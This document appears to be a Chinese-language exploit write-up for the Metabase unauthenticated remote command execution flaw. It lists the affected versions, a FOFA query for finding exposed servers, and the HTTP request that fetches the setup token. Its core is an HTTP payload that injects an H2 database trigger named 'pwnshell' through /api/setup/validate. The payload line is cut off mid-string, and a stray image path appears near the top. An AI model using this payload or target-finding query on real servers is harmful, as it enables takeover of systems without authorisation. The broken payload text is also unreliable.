M9-1Metabase-RCE


漏洞描述：

未经身份认证的远程攻击者利用该漏洞可以在服务器上以运行 Metabase 服务器的权限执行任意命令。
值得注意的是，修复后的版本也需要在完成安装后才可修复漏洞，否则依旧存在被攻击者利用的可能性。

影响版本：

Metabase open source 0.46 < 0.46.6.1
Metabase Enterprise 1.46 < 1.46.6.1
Metabase open source 0.45 < v0.45.4.1
Metabase Enterprise 1.45 < 1.45.4.1
Metabase open source 0.44 < 0.44.7.1
Metabase Enterprise 1.44 < 1.44.7.1
Metabase open source 0.43 < 0.43.7.2
Metabase Enterprise 1.43 < 1.43.7.2

网站图片：



网络测绘：

fofa语法：

FOFA：app="Metabase"

漏洞复现：

payload：

```
POST /api/setup/validate HTTP/1.1
Host: your-ip
Content-Type: application/json

{
    "token": "token值",
    "details":
    {
        "is_on_demand": false,
        "is_full_sync": false,
        "is_sample": false,
        "cache_ttl": null,
        "refingerprint": false,
        "auto_run_queries": true,
        "schedules":
        {},
        "details":
        {
            "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABL
            "advanced-options": false,
            "ssl": true
        },
        "name": "test",
```

```
        "engine": "h2"
    }
}
```

效果图:
PS：该手法只是针对H2数据库的深入利用
获取有效token

```
GET /api/session/properties HTTP/1.1
Host: your-ip
```